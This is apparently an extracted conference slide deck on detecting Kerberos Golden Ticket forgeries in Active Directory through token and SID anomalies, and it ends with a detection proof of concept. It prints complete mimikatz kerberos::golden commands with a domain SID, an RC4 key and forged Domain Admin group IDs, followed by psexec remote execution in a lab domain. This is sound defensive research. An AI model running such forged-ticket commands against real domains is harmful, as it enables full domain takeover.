97778	192.168.222.1	192.168.222.4	1481	TGS-REP	500,500,501,513,512,520,518,519,572	500	monica_spears,...	cifs,sharepoint.gam.click,ci
97780	192.168.222.4	192.168.222.7	1748	Session Setup Request	500,500,501,513,512,520,518,519,572	500	monica_spears,...	cifs,sharepoint.gam.click

Protocol	Length	Info	smb2.nt_status
KRB5	1535	TGS-REQ	
KRB5	1465	TGS-REP	
SMB2	1731	Session Setup Request	
SMB2	314	Session Setup Response	STATUS_SUCCESS
SMB2	184	Tree Connect Request Tree: \\sharepoint.gam.click\IPC\$	
SMB2	138	Tree Connect Response	STATUS_SUCCESS
SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c\$	
SMB2	138	Tree Connect Response	STATUS_SUCCESS

```
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43ad
28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:monica_spears /ptt
User      : monica_spears
Domain    : gam.click (GAM)
SID       : S-1-5-21-511818909-1338016983-424820340
User Id   : 500 -> User RID
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 43ad00a8e90d836d3b051c9b28e4abac - rc4_hmac_nt
Lifetime  : 8/30/2023 5:29:25 PM ; 8/27/2033 5:29:25 PM ; 8/27/2033 5:29:25 PM
-> Ticket : ** Pass The Ticket **
```

# Kerberos Authentication Flow

User: gam\monica\_spears  
User SID: S-1-5-21-511818909-1338016983-424820340-1791  
Session: 2 Elevated: No (Default) Virtualized: No

SID	Type
S-1-5-15	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-513	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4095	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4108	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4119	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4147	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4163	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4174	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4195	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4197	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4292	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4306	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4409	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4434	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4561	NT (Authority)
S-1-5-21-511818909-1338016983-424820340-4586	NT (Authority)
S-1-5-32-545	NT (Authority)

# Kerberos Authentication Flow (create process remotely)

Length	Info	SIDs	RID	CNameString	SNameString
1552	TGS-REQ	500,500,501,513,512,520,518,519	500	monica_spears,...	krbtgt,gam.click,HOST,
1481	TGS-REP	500,500,501,513,512,520,518,519,572	500	monica_spears,...	HOST,sharepoint.gam.c
1763	Bind: call_id: 2, Fra...	500,500,501,513,512,520,518,519,572	500	monica_spears,...	HOST,sharepoint.gam.c

```
Select \\sharepoint.gam.click: cmd /c ping ya.ru -t

PS C:\Users\monica_spears> psexec \\sharepoint.gam.click -h cmd /c ping ya.ru -t

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Pinging ya.ru [77.88.55.242] with 32 bytes of data:
Reply from 77.88.55.242: bytes=32 time=10ms TTL=128
Reply from 77.88.55.242: bytes=32 time=12ms TTL=128
Reply from 77.88.55.242: bytes=32 time=10ms TTL=128
```

Task Manager window showing the Token tab for PING.EXE (6700). The token user is GAM\monica\_spears. Red text annotations highlight 'User: Monica (/user in mimikatz)' and 'But sid is \*500 - DA' with an arrow pointing to the User SID.

Name	Status	Descrip...	SID
gam\Guest	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-501
gam\Domain Admins	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-512
gam\Domain Users	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-513
gam\Schema Admins	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-518
gam\Enterprise Admins	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-519
gam\Group Policy Creator Owners	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-520
gam\Denied RODC Password Replication Group	Enabled	Manda...	S-1-5-21-511818909-1338016983-424820340-572

We already see that token group SIDs – while generation GT and in PAC in Wireshark

# Kerberos Authentication Flow (real Domain Administrator Logon)

SystemInformer.exe (2316) Properties I run SystemInformer to see token info from Administrator

General Statistics Performance Threads Token Modules Memory Environment Handles Job GPU Disk and Network Comment Windows

User: gam\Administrator  
User SID: S-1-5-21-511818909-1338016983-424820340-500  
Session: 1 Elevated: Yes (Default) Virtualized: Not allowed

That is real Administrators's Group Sids

Name	Status	Description	SID	Type
<b>Groups</b>				
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	ActiveDirectory
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory

Default token Permissions Integrity

# What and why adversaries do wrong

We try to explain that mistakes



# Username ↔ SID mismatch

```
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43ad00a8e90d836d3b051c9b28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:dean_lynch /id:1617 /ptt
User      : dean_lynch
```

▼ PSEXESVC.exe	NT AUTHORITY\SYSTEM
▼ cmd.exe	GAM\dean_lynch
conhost.exe	GAM\dean_lynch
PING.EXE	GAM\dean_lynch

**PING.EXE (9932) Properties**

General Statistics Performance Threads Token Modules Memo

User: GAM\dean\_lynch **Mismatch**

User SID: S-1-5-21-511818909-1338016983-424820340-1617


```
PS C:\Users\monica_spears> psgetsid dean_lynch

PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

SID for gam\dean_lynch:
S-1-5-21-511818909-1338016983-424820340-1612

PS C:\Users\monica_spears>
```

# Account disabled



```
PS C:\Users\Administrator> Get-ADUser -Identity S-1-5-21-511818909-1338016983-424820340-1617 | Select-Object enabled
enabled
-----
False
```

# User SIDs on token Groups

General Statistics Performance Threads **Token** Modules Memory Environment Handles GPU Disk and Network Comment

User: GAM\dean\_lynch  
User SID: S-1-5-21-511818909-1338016983-424820340-1617  
Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

**user SIDs**

Name	Status	Description	SID
gam\Administrator	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-500
gam\Guest	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-501
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-512

Also should check SIDHistory property

# SIDs on token Groups doesn't match real user membership

PING.EXE (7460) Properties

General Statistics Performance Threads **Token** Modules Memory Environment Handles GPU Disk and Network Comment Windows

User: gam\Administrator  
User SID: S-1-5-21-511818909-1338016983-424820340-500  
Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Fake SIDs
<b>Groups</b>				
gam\Guest	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-501	
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	
gam\Domain Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-512	
gam\Group Policy Creator Owners	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-520	
gam\Schema Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-518	
gam\Enterprise Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-519	
gam\Denied RODC Password Replication Group	Enabled	Mandatory, Resource	S-1-5-21-511818909-1338016983-424820340-572	
SHAREPOINT\WSS_ADMIN_WPG	Enabled	Mandatory	S-1-5-21-823240014-2544858198-257086841-1004	

# SIDs on token Groups doesn't match real user membership

User: gam\Administrator  
User SID: S-1-5-21-511818909-1338016983-424820340-500  
Session: 1 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status	Description	SID	Type
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	ActiveDirectory
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory
gam\62-ARM-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4365	ActiveDirectory

Typical logical adversaries errors

And as the result

1. Lookup mismatches
  - Unknown/unexsistent SIDs and users
2. Sessions was started on Locked accounts
- 3. User SIDs on token groups**
4. Membership mismatches

# Errors. Errors evrywhere

I didn't see any correct instruction



<https://bond-o.medium.com/golden-ticket-attack-ea89553cf9c0>



<https://pentestlab.blog/2018/04/09/golden-ticket/>



<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/kerberos-golden-tickets>

# I make PoC to find that anomalies

```
DEBUG Successfully negotiated credential to token: 1868  
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1004 but doesn't  
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1006 but doesn't  
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1005 but doesn't  
Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-511818909-1338016983-424820340-501 but doesn't
```

It is just a PoC →






Are we, as a cybersecurity community, really interested in having these checks done, but on honey targets?



# Just a Kerberos page from Wiki



# Thank you!



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@Gam4enko

**kaspersky**